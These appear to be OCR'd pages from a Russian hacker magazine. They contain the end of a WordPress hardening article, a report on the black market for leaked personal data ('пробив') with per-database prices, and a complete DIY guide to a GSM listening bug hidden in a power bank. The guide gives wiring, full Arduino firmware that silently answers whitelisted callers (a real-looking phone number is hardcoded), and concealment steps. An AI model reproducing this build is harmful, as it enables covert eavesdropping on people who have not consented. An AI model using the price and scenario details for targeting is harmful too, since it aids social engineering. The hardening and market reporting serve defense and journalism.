
.htaccess

```
<IfModule mod_rewrite.c>
  RewriteCond %{QUERY_STRING} ^author=([0-9]*)
  RewriteRule .* http://yoursite.com/? [L,R=302]
</IfModule>
```

Ну и конечно же, нельзя не сказать о том, что владельцы сайтов зачастую оставляют доступными на чтение некоторые директории. В том же WordPress чаще всего можно попасть в эти служебные папки:

- `/wp-content/`;
- `/wp-content/plugins/`;
- `/wp-content/themes/`;
- `/wp-content/uploads/files/`;
- `/images/`.

Очевидно, что делать там посторонним совершенно нечего, поскольку в таких папках может храниться критичная информация, в том числе довольно-таки конфиденциальная.



Содержимое папки /uploads/files/ одной государственной больнички

Запретить доступ к служебным папкам можно, опять же установив соответствующий шаблон, или самым простым способом — поместить в корне каждой директории пустой файл `index.html` (либо добавить в `.htaccess` сайта строчку `Options All -Indexes`). У многих хостинг-провайдеров эта опция прописана по умолчанию, но далеко не у всех, в чем ты при желании можешь убедиться самостоятельно.

Кроме того, нужно осмотрительно обращаться с командой `chmod`, особенно при раздаче прав куче вложенных директорий на запись и выполнение скриптов. Последствия таких необдуманных действий могут быть самыми неожиданными.

ЗАБЫТЫЕ УЧЕТКИ


Однажды к автору этих строк за помощью обратилась одна знакомая компания, сайт которой ежедневно падал без видимых на то причин. Восстановление содержимого серверной папки из резервной копии помогало ненадолго — в какой-то совершенно непрогнозируемый момент все повторялось вновь. Поиск уязвимостей и бэкдоров в скриптах тоже ничего не дал. Сисадмин конторы пил ведрами корвалол и бился головой о серверную стойку.

Только вдумчивое курение логов помогло отыскать настоящую причину. Ею оказался «брошенный» FTP-доступ, созданный давным-давно кем-то из уволенных сотрудников, знавших пароль от панели управления хостингом. Видимо, не удовлетворившись размером выходного пособия, новоиспеченный безработный решил отомстить своему бывшему начальству таким вот незамысловатым способом. После удаления всех «лишних» FTP-аккаунтов и профилактической смены паролей проказы «барабашки» наконец полностью прекратились.

ВЫВОДЫ


Главное оружие владельца интернет-ресурса в борьбе за безопасность — осторожность, осмотрительность и внимательность. Можно и нужно пользоваться услугами проверенного провайдера, однако поговорку «доверяй, но проверяй» придумали неглупые люди. Какими бы надежными ни казались решения «из коробки», для пущей уверенности нужно проверить наиболее характерные «узкие места» в конфигурации сайта самостоятельно.

А потом перепроверить еще раз. Просто на всякий случай.



ПРОБЕЙ МЕНЯ ПОЛНОСТЬЮ

КТО, КАК И ЗА СКОЛЬКО ПРОБИВАЕТ ПЕРСОНАЛЬНЫЕ ДАННЫЕ В РОССИИ



Виталий Евсиков
evsikovv@gmail.com


«Я тебя по IP пробью!» Если ты получал такие угрозы в интернете, возможно, не стоит относиться к ним с излишним скепсисом. Потому что пробить по IP тебя действительно могут. А еще по номеру телефона, банковским реквизитам, ФИО и даже по фотографии. И я говорю не о полиции и ФСБ. Речь в статье пойдет о том, как это делают киберпреступники, за которыми закрепилось название «пробивщики».

ЧТО ЕСТЬ ПРОБИВ?

«Пробив» — это противоправная услуга, с помощью которой злоумышленники получают из закрытых баз данных информацию о конкретном человеке или организации. Естественно, за деньги. Существование такого предложения было бы невозможно без инсайдеров — сотрудников, у которых есть доступ к нужной информации для выполнения служебных обязанностей.

Инсайдеры занимают низшее положение в преступной иерархии. Далее следуют вербовщики, в задачи которых входит подбор инсайдеров и расчеты с ними. Возглавляют преступную цепочку владельцы сервисов пробива, они продвигают свои противоправные услуги в даркнете, взаимодействуют с покупателями и поставщиками информации. Иногда сервисы работают напрямую с инсайдерами, минуя вербовщиков.

На каждом уважающем себя форуме в даркнете присутствует раздел с услугами пробива. Предложения сервисов также легко найти в Telegram. Все настолько просто, что получение информации сводится к паре кликов и перечислению денежных средств.



Условно пробив можно разделить на три основные категории: государственный, мобильный и банковский.

ЦЕНА ВОПРОСА


Рынок пробива отлично саморегулируется, продавцы стараются не демпинговать, скидки предоставляются при оптовом заказе и постоянным клиентам. Если поставщик услуги не в состоянии найти запрашиваемую информацию, он приобретает ее у конкурентов, не получая за такой заказ прибыли, но зарабатывая лояльность покупателя. В очередной раз убеждаемся, что принципы свободного рынка Адама Смита оказались отлично применимы и на рынке киберпреступности.

Цена на услуги складывается прежде всего исходя из доступности данных. То есть низкая цена пробива номера у конкретного оператора свидетельствует о том, что на рынке много предложений от сотрудников этой компании, готовых предоставить доступ к персональным данным абонентов.


Мобильный пробив

Это самый объемный по количеству предложений вид пробива. Предложения у сервисов схожие:

- пробив номера;
- поиск номеров (по ФИО и дате рождения);
- детализация звонков;
- детализация с базовыми станциями;
- «вспышка» (определение местоположения абонента по последнему звонку);
- блокировка номера;
- восстановление или переоформление сим-карты.



Самыми доступными оказались данные абонентов «Билайна» — за 500 рублей можно получить необходимую информацию о владельце номера. Детализация звонков абонентов этого оператора тоже недорога — всего 1500 рублей и 5000 рублей за эту же информацию, но с указанием базовых станций.



Дороже всего пробить номер абонента «Теле2». При этом узнать номер по ФИО и дате рождения не получится ни у одного продавца. Возможно, из-за особенностей функционирования внутреннего ПО учета абонентов «Теле2».

Пробить номера абонентов МТС и «МегаФон» стоит 800 рублей и 1500 рублей соответственно. А вот детализация звонков обойдется значительно дороже — 12 тысяч рублей у МТС и 14 тысяч рублей у «МегаФона».


Государственный пробив

Государственные базы — крупнейшие агрегаторы персональных данных граждан РФ. Эта информация накапливается о каждом из нас с самого рождения. Ценность ее в том, что она не подлежит удалению и редактированию (по крайней мере, это недоступно для простого гражданина).

Вот список популярных государственных баз, по которым пробивают в даркнете:

- «Роспаспорт» (паспорта РФ, загранпаспорта, форма № 1, брак, фото) — от 1300 рублей;
- «Магистраль» (все официально купленные по паспорту билеты: авиа, железнодорожные, автобусы, пароход) — от 2000 рублей;
- «Рубеж» (пересечение границы, список пассажиров рейсов по аэропортам РФ, список пассажиров поезда по вокзалам дальнего следования) — от 5000 рублей;
- «Интерпол» — цена по запросу;
- МВД (судимости и правонарушения) — от 1500 рублей;
- «Мигрант» (учет иностранных граждан) — от 3000 рублей;
- «Поток» (фото автомобилей со стационарных камер) — от 4000 рублей в месяц;
- ГИБДД (ДТП, штрафы, VIN, номера) — от 1300 рублей;
- ФИС ГИБДД (данные паспорта и водительского удостоверения; зарегистрированные авто и история правонарушений) — от 1300 рублей;
- ИБД (паспортные данные, регистрация, судимости, розыск) — от 1500 рублей;
- «Оружие» (зарегистрированное на гражданина оружие) — от 2500 рублей;
- ФНС (имущество, налоговая, трудоустройство, счета) — от 1300 рублей;
- ЕГРН (Росреестр) — от 1300 рублей;
- НБКИ (национальное бюро кредитных историй) — от 1500 рублей;
- «Эквифакс» (кредитная история) — от 1500 рублей;
- ПФР (форма СЗИ-6, стаж работы, место работы, отчисления) — от 3000 рублей;
- ЗАГС (муж, жена, дети, свидетельство о браке, реквизиты записи акта о заключении брака, регистрация по месту жительства) — от 5000 рублей;
- ФССП (ограничения, аресты имущества) — от 5000 рублей.

Много шума в последнее время было связано с появившимися на теневых форумах объявлениями о продаже доступа к ЕЦХД — системе, которая обрабатывает и хранит данные с московских камер. Стоимость такого доступа составляет 30 тысяч рублей. Покупатель получает возможность подключиться к любой камере в режиме онлайн, а также просматривать архивные видеозаписи, которые хранятся пять дней. Кажется, предсказание Оруэлла о Большом Брате начинает сбываться!



Похожим предложением воспользовалась волонтерка «Роскомсвободы» — она отправила пробивщику фото и за 16 тысяч рублей через пару дней получила подробный отчет о своих перемещениях по городу. Правда, нужно отдать должное сотрудникам правоохранительных органов. Не прошло и месяца, как в Москве возбудили уголовное дело (ст. 285 и ст. 137 УК РФ) в отношении двух полицейских, возможно причастных к пробиву волонтерки. Наверняка из-за скандала пробивщики хотя бы временно перестанут предлагать эту услугу. Никто не захочет привлекать к себе лишнего внимания.

Банковский пробив

Утечка подобной информации может привести к достаточно серьезным последствиям для ее владельца, ведь банковская информация весьма критична. Вот примерный перечень информации о клиентах самого крупного и известного в России банка, которую можно получить в даркнете:

- номер банковской карты — 3500 рублей;
- привязанный телефон — 5000 рублей;
- паспортные данные, прописка — 7500 рублей;
- кодовое слово — 15 000 рублей;
- баланс (остаток) на карте — 5000 рублей;
- адреса банкоматов, которыми пользуется клиент, — 8000 рублей;
- выписка по номеру карты — 12 000 рублей;
- выписка по номеру расчетного счета — 18 000 рублей;
- блокировка карты навсегда — 2500 рублей.

Но не стоит думать, что у других банков дела обстоят лучше. Судя по предложениям, пробивщики готовы предоставить информацию из любого банка, входящего в топ-30 в России. С поправкой на то, что чем меньше предложений от инсайдеров и чем лучше работает служба безопасности банка, тем выше цена пробива.

Другой пробив

Помимо телефонного и банковского, есть и другие виды пробива.

- Пробив аккаунтов в соцсетях. Например, за 15 000 рублей продавец готов предоставить привязанный к странице VK номер, почту, дату регистрации, IP-адреса регистрации и последнего входа.
- Пробив IP-адреса — 90 000 рублей.
- Пробив страницы Instagram или Facebook по номеру телефона — от 5000 рублей.

Встречаются и другие услуги. Некоторые предоставляются по запросу покупателя, и чем более он редкий, тем выше цена. Продавцы, например, готовы искать инсайдера под исполнение конкретного заказа.

ЧТО СВЕТИТ?

Уголовная практика в отношении пробивщиков весьма обширна. Злодеи привлекаются к ответственности по следующим статьям Уголовного кодекса:

- ч. 3 ст. 272 УК РФ «Неправомерный доступ к компьютерной информации» — до пяти лет лишения свободы;
- ч. 2 ст. 138 УК РФ «Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений» — до четырех лет лишения свободы;
- ч. 2 ст. 137 УК РФ «Нарушение неприкосновенности частной жизни» — до четырех лет лишения свободы;
- ч. 3 ст. 183 УК РФ «Незаконные получение и разглашение сведений, составляющих коммерческую, налоговую или банковскую тайну» — до пяти лет лишения свободы;
- ч. 1 ст. 201 УК РФ «Злоупотребление полномочиями» — до четырех лет лишения свободы;
- ч. 1 ст. 285 УК РФ «Злоупотребление должностными полномочиями» — до четырех лет лишения свободы.

Суды при этом редко прибегают к применению наказания в виде настоящих тюремных сроков. Чаще пробивщики приговариваются к условному сроку, ограничению свободы либо штрафу. Также нередки случаи, когда уголовное дело прекращается в связи с примирением сторон или назначением штрафа.

Больше всего приговоров выносится в отношении сотрудников офисов продаж и салонов сотовой связи. Многие связывают это с низкой зарплатой и неограниченным доступом сотрудников к информации об абонентах.

Например, в Иваново сотрудница АО «РТК» (входит в МТС) за 150 рублей пробивала данные абонентов МТС и отправляла их своему знакомому через Telegram. Всего ей удалось заработать около 3500 рублей. Суд оказался снисходителен к обвиняемой и постановил прекратить уголовное дело с назначением штрафа в 15 тысяч рублей.

В последнее время наметилась тенденция привлекать сотрудников операторов связи за пробив по статье 274.1 УК РФ «Неправомерное воздействие на критическую информационную инфраструктуру РФ», которая предусматривает до десяти лет лишения свободы. Так, Абаканский городской суд Республики Хакасия приговорил сотрудника АО «РТК» (входит в МТС) к двум годам лишения свободы условно за то, что он предоставил третьему лицу детализацию разговоров четырех абонентов МТС. Для этого он заполнил заявления о предоставлении детализации соединений от абонентов. Полученную информацию инсайдер отправил неустановленному лицу.


Интересно, как суд в данном случае интерпретирует понятие вреда — «в виде нарушения безопасности информации, принадлежащей и охраняемой ПАО „МТС“, а также дискредитации деловой репутации ПАО „МТС“». Как по мне, деловую репутацию компании в большей степени дискредитирует количество предложений пробива их клиентов в даркнете и низкая цена за нее.

Чем объяснить смену ст. 272 УК РФ на 274.1? Возможно, правоохранительные органы гонятся за показателями по новой статье УК, и если деяние формально содержит признаки состава преступления, предусмотренного ст. 274.1, то они с радостью берутся за него. К сожалению, подобное рвение может привести к чрезмерному наказанию для провинившихся. С другой стороны, сотрудники правоохранительных органов не заинтересованы искать и задерживать действительно опасных киберпреступников. Осуждения по статье есть, вред критической информационной инфраструктуре предотвращен, все счастливы.

Проблема в том, что информация, которая содержится в базе данных абонентов оператора сотовой связи, однозначно критична для самого оператора и клиента. Но так ли она критична для безопасности Российской Федерации? Такой подход дискредитирует само понятие критичности и приводит к формальному исполнению требований законодателей.

А вот сотрудники банков предстают перед судом значительно реже. Возможно, потому, что банки не хотят выносить сор из избы и решают конфликты на месте, часто сотрудника увольняют. Но если дело доходит до хищения денежных средств, то простым увольнением злоумышленнику уже не отделаться. Так, архангельский суд приговорил к штрафу в 50 тысяч рублей сотрудника «Альфа-Банка» за разглашение сведений о шести клиентах банка, их счетах и остатке денежных средств на них. Полученные данные он передал своему знакомому, который реализовал их в даркнете за 140 тысяч рублей. «Знакомый» тоже предстал перед судом, получив в наказание 45 тысяч рублей штрафа. Интересно, что подельники после выплаты штрафов еще оставят при себе 45 тысяч рублей. Покупатели использовали полученные данные с максимальной эффективностью — они похитили со счетов клиентов почти 8,5 миллиона рублей. Уголовное дело в отношении их выделено в отдельное производство.

Госслужащие также редко предстают перед судом. Хотя, судя по количеству предложений в даркнете, инсайдеров в госучреждениях достаточно. Но если все-таки попадаются, то наказание часто бывает суровым. В Краснодарском крае к двум с половиной годам лишения свободы приговорили старшего оперуполномоченного отдела уголовного розыска полиции. В течение 2018 года он не менее пятнадцати раз отправил паспортные данные граждан неустановленному лицу.



Изображение: Фёдор Глумов, goldgfs.ru

ПРИ ЧЕМ ЗДЕСЬ КИБЕРПРЕСТУПНИКИ?

Конечно, в большинстве случаев услуги пробива заказывают ревнивые супруги, частные детективы, коллекторы, службы безопасности организаций и мелкие мошенники. Их действия однозначно противоправны, требуют самого строгого осуждения и должны пресекаться в любой стране, которая претендует на звание развитой. Но нам интереснее, что с этими данными могут сделать киберпреступники.

Кевин Митник в книге «Искусство обмана» утверждает, что намного проще получить пароль с помощью обмана, чем пытаться взломать систему безопасности. Он приводит яркие и захватывающие примеры, когда преступники похищали миллионы долларов благодаря нескольким телефонным звонкам. Киберпреступники давно поняли, что самое уязвимое место в безопасности организации — это ее сотрудники. Искусство обмана, которое сегодня называется «социальная инженерия», позволяет злодеям получить ценнейшую информацию об объекте атаки. С ее помощью они без труда взламывают систему безопасности организации. Но чтобы быть максимально убедительным и правдоподобным при применении техники социальной инженерии, нужно предварительно собрать как можно больше данных о жертве. Здесь отлично помогут социальные сети и открытые источники данных. А вот информацию из закрытых источников как раз позволит получить пробив.

Ты наверняка помнишь недавний случай со взломом аккаунтов знаменитостей в Twitter. Атака велась не на сами аккаунты, а на сотрудников Twitter. Как раз с применением способов социальной инженерии. Повезло, что взломщиками в том случае выступили неискушенные преступники, которые выбрали самый незамысловатый способ использования уязвимости — устроили фальшивую раздачу биткойнов. Можно только догадываться, какие были бы последствия, окажись эти данные в руках более серьезных преступников.

Вот для примера один из опасных сценариев. Недавно Госдеп США объявил о вознаграждении до 10 миллионов долларов за информацию, которая поможет идентифицировать лиц, пытающихся в интересах иностранного правительства повлиять на результаты выборов с помощью «незаконной киберактивности». Это сообщение было опубликовано на официальной странице департамента в Twitter с указанием сайта, на котором можно поделиться информацией о киберпреступниках. А представь, что этот твит выложили злоумышленники и указали собственный сайт. Скольких бы «стукачей» удалось выявить подобным способом?

Что еще могут сделать киберпреступники? Пробив поможет при спирфишинге. Например, сотрудница атакуемого предприятия недавно отдыхала на турецком побережье. Она с высокой вероятностью перейдет по ссылке, содержащейся в письме Ростуризма о компенсации за поездку в Турцию. Или из турецкого отеля с информацией о том, что она забыла украшение в своем номере. Информацию о перемещениях за границу можно за 5000 рублей получить из базы «Рубеж».

Пример из мобильного пробива. Злоумышленники пробивают номер телефона начальника атакуемой организации и его секретаря. Во время отпуска начальника перевыпускают его сим-карту, звонят и пишут секретарше с указанием скачать файл по ссылке и установить на свой компьютер. Или отправить документ на указанный адрес. Варианты ограничены лишь фантазией злоумышленников, а она у них богатая. Многие сотрудники гордятся своей исполнительностью и редко ставят под сомнение команды руководства. Даже если они нарушают требования безопасности.

Банковский пробив больше подходит кибермошенникам, цель которых — похитить деньги с твоей банковской карты. Они действуют прямолинейно и грубо. Пробив помогает им собрать дополнительную информацию о жертве, чтобы быть более убедительными при общении с ней.

НУЖНО ЛИ БОРОТЬСЯ И КАК?

Вопрос дискуссионный. В последнее время часто звучит мнение, что пора расстаться с понятием «персональные данные». Мол, всё уже давно есть в открытом доступе. Считаю такое решение преждевременным. Пока у киберпреступников есть возможность использовать наши персональные данные в противоправных целях, эти данные необходимо должным образом защищать. И любой случай утечки должен строго наказываться.

Правоохранительные органы подходят к борьбе с пробивщиками очень решительно. За последние годы в России осуждено большое количество инсайдеров, преимущественно из числа сотрудников салонов сотовой связи. Это, как правило, молодые люди с низкой зарплатой и большими амбициями. Ради сиюминутной выгоды они готовы пойти на преступление, не задумываясь о последствиях. Реже удается привлечь к ответственности вербовщиков. И то если они общались с инсайдерами вживую.

А вот поимка владельца сервиса пробива — это пока что-то из разряда фантастики. Неудивительно, ведь они используют средства анонимизации, деньги принимают на электронные кошельки, переписываются в «Телеграме». Искать их сложно, доказывать причастность к противоправной деятельности еще сложнее. К сожалению, такая борьба с низшими звеньями в преступной иерархии малоэффективна, ведь на смену пойманным всегда приходят новые искатели легкого заработка.


Кто должен активно бороться с инсайдерами, так это службы безопасности самих компаний. Применять для этого самые современные технические средства, мониторить даркнет, проводить внутренние проверки. Но, судя по количеству предложений в даркнете, эта борьба либо не ведется, либо недостаточно успешна. Возможно, на более активные действия компании могла бы мотивировать широкая огласка проблемы в СМИ, иски потерпевших с требованием возмещения ущерба, штрафы со стороны регулирующих органов за нарушение правил хранения и защиты персональных данных. Как в примере с сетью отелей Marriott, когда их оштрафовали на 124 миллиона долларов за утечку данных клиентов.

Но пока этого нет, никто не может быть уверен в том, что его не пробивают прямо сейчас. Даже если ты не шпион и твои паспортные данные не составляют гостайну, а перемещаешься ты в основном между домом и работой, это не значит, что твоими правами на защиту персональных данных можно пренебрегать. Ведь жертвами киберпреступников чаще всего становятся простые граждане.

ШПИОНСКИЕ ШТУЧКИ

СОБИРАЕМ УСТРОЙСТВО ДЛЯ ПРОСЛУШКИ СВОИМИ РУКАМИ

Jaw
big-jaw@mail.ru



Ты наверняка слышал, что в шпионское устройство можно превратить практически что угодно, включая кабели для зарядки устройств. В этой статье я покажу, как собрать на Arduino и запрограммировать GSM-жучок, на который можно позвонить с определенного номера и слушать все происходящее. Наше изобретение мы замаскируем под портативный аккумулятор.

WARNING
Автор статьи и редакция не призывают к незаконной деятельности. Информация в статье дана исключительно в образовательных целях. Предупреждаем, что незаконный оборот технических средств и нарушение неприкосновенности частной жизни караются в соответствии со статьями 137 и 138.1 УК РФ.

Официально изготавливать аппаратуру для скрытой прослушки, видеонаблюдения, снятия информации с компьютера могут только фирмы, которые имеют на это государственные лицензии. По замыслу, эти фирмы должны выполнять только госзаказы. Но шпионскими устройствами попроще может обзавестись любой. Их можно сделать самому, если умеешь обращаться с паяльником. Детали для таких устройств легко купить в любом магазине, торгующем электроникой.


Есть несколько видов устройств для слежки:
- радиожучки;
- мини-диктофоны;
- скрытые видеокамеры;
- лазерная прослушка.

Мы же будем собирать GSM-жучок — устройство с большим радиусом действия и объемным аккумулятором. Такие характеристики позволяют ему работать в режиме ожидания до десяти дней, а в режиме прослушки до четырех часов. Отличительная черта такого устройства — возможность слушать все происходящее не в записи, а по ходу дела.

ВЫБОР МАСКИРОВКИ

Проще всего спрятать что-то на самом видном месте, в чем-то, что не привлекает внимания. Вот интересные способы замаскировать прослушивающее устройство.

Компьютерная мышь со встроенным GSM-жучком



Зарядка для смартфона со встроенным GSM-жучком

Клавиатура со встроенным диктофоном

Эти варианты прослушки интересны еще и тем, что предметы, в которые были внедрены жучки, почти всегда подключены к сети: так жучок никогда не разрядится, а значит, дольше станет выполнять свою функцию — передавать информацию.

Если жучок будет работать только на своей батарее, придется задуматься о том, как его подзаряжать. В шпионских фильмах это всегда вызывает дополнительные проблемы. Нам это не нужно.


Поэтому мой вариант — внедрить жучок во внешний аккумулятор для зарядки смартфона. Его часто носят с собой, заряжают, а если и не заряжают — он сам становится источником питания для жучка. На мой вкус, это очень удачное место для размещения жучка.

СБОРКА


Для сборки устройства нам потребуется:
- GSM-модуль Sim 800;
- Arduino Pro mini;
- корпус Power Bank на четыре аккумулятора Li-ion 18650;
- два или три аккумулятора форм-фактора 18650 (я использовал два);
- микрофон;
- сим-карта.

Комплектующие для сборки

Чтобы корректно собрать устройство, нужно знать назначения выводов на модуле GSM Sim 800 и Arduino Pro mini.




Назначение выводов Sim 800



Назначение выводов Arduino Pro mini

Далее припаиваем антенну к модулю GSM в гнездо `NET`.

1. К выходам `MIC+` и `MIC-` припаиваем микрофон.
2. `RXD` и `TXD` на модуле GSM к шестому и седьмому контакту на Arduino.
3. Подпаиваем `Vcc` и `GND` от модуля к Arduino и к контактам на внешнем аккумуляторе.



Сборка для теста


После запайки всех компонентов на свои места нужно убедиться в правильности запайки — прошить контроллер.

```
// Подключаем библиотеку программной реализации обмена по
UART-протоколу
#include <SoftwareSerial.h>
SoftwareSerial SIM800(7, 6); // RX, TX

// Задаем переменную для хранения ответа модуля
String _response = "";
void setup() {
  // Скорость обмена данными с компьютером
  Serial.begin(19200);
  // Скорость обмена данными с модемом
  SIM800.begin(19200);
  Serial.println("Start!");

  // Отправляем AT для настройки скорости обмена данными
  sendATCommand("AT", true);

  // Команды настройки модема при каждом запуске
  // Включаем АОН
  _response = sendATCommand("AT+CLIP=1", true);
  // Вариант с DTMF
  //_response = sendATCommand("AT+DDET=1", true);
}

String sendATCommand(String cmd, bool waiting) {
  // Задаем переменную для хранения результата
  String _resp = "";
  // Дублируем команду в монитор порта
  Serial.println(cmd);
  // Отправляем команду модулю
  SIM800.println(cmd);
  // Если необходимо дождаться ответа, ждем, когда будет передан
ответ
  if (waiting) {
    _resp = waitResponse();
    // Если Echo Mode выключен (ATE0), то эти три строки можно
закомментировать
    if (_resp.startsWith(cmd)) {
      _resp = _resp.substring(_resp.indexOf("\\r", cmd.length()) + 2)
;
    }
    // Дублируем ответ в монитор порта
    Serial.println(_resp);
  }
  // Возвращаем результат. Пусто, если проблема
  return _resp;
}

// Функция ожидания ответа и возврата полученного результата
String waitResponse() {
  // Переменная для хранения результата
  String _resp = "";
  // Переменная для отслеживания тайм-аута (10 секунд)
  long _timeout = millis() + 10000;
  // Ждем ответа 10 секунд и проверяем ответ или тайм-аут
  while (!SIM800.available() && millis() < _timeout)  {};
  // Если есть что считывать, считываем и запоминаем
  if (SIM800.available()) {
    _resp = SIM800.readString();
  }
  // Если пришел тайм-аут, то оповещаем об этом и возвращаем
результат
  else {
    Serial.println("Timeout...");
  }
  return _resp;
}

void loop() {
  // Если модем что-то отправил, получаем ответ для анализа
  if (SIM800.available())   {
    _response = waitResponse();
    // Убираем лишние пробелы в начале и конце и ответ выводим в
монитор порта
    _response.trim();
    Serial.println(_response);
    // Белый список телефонов, их можно указать несколько через
запятую
    String whiteListPhones = "+380713337866";
    // Если есть входящий вызов, проверяем, есть ли информация об
определении номера. Если да, то phoneindex > -1
    if (_response.startsWith("RING")) {
      int phoneindex = _response.indexOf("+CLIP: \"");
      // Переменная для хранения определенного номера
      String innerPhone = "";
      // Если информация была найдена, парсим строчку и получаем
номер
      if (phoneindex >= 0) {
        phoneindex += 8;
        innerPhone = _response.substring(phoneindex, _response.
indexOf("\"", phoneindex));
        // Выводим номер в монитор порта
        Serial.println("Number: " + innerPhone);
      }
      // Проверяем, чтобы длина номера была больше шести цифр
      // и номер был в списке. Если да, то отвечаем на вызов,
      // если нет, то отклоняем
      if (innerPhone.length() >= 7 && whiteListPhones.indexOf(
innerPhone) >= 0) {
        sendATCommand("ATA", true);
      }
      else {
        sendATCommand("ATH", true);
      }
    }
  }
  // Ожидаем команды по Serial и отправляем полученную команду модему
  if (Serial.available())  {
    SIM800.write(Serial.read());
  };
}
```


При правильной запайке и прошивке наш жучок при подаче питания будет отвечать на входящие вызовы только с разрешенных мобильных номеров, которые прописаны в прошивке.

Теперь пора убрать длинные соединительные провода, выпаять светодиоды с платы Arduino. Микрофон мы изолируем термоусадкой, сверлим в корпусе внешнего аккумулятора отверстие для него и крепим на термоклей его и две платы, вместо одного аккумулятора 18650.

В своей сборке я использовал два аккумулятора, но ты можешь использовать три — места будет достаточно.



Финальная запайка компонентов



Примерка и закрепление начинки в корпусе

Готовое устройство

Итак, мы собрали GSM-жучок в корпус внешнего аккумулятора. Он, конечно, неидеален, но есть несколько способов его улучшить.

1. Взять корпус с большей вместимостью аккумуляторов.
2. Для большей автономности вводить модуль GSM в режим сна, а при нажатии на кнопку включения аккумулятора активировать прослушку.
3. Отсылать сообщение хозяину прослушки при нажатии кнопки на внешнем аккумуляторе.

ВЫВОДЫ

Итак, мы спроектировали и собрали GSM-жучок, замаскированный под внешний аккумулятор. Его стоимость намного ниже, чем у жучков, которые можно купить в интернете и в специализированных магазинах. Ты можешь повторить мое устройство или доработать его. Главное, помни, что частная жизнь неприкосновенна, и не используй свои знания в дурных целях!

Ссылки на комплектующие и полезные материалы

- Arduino Pro Mini
- SIM 800
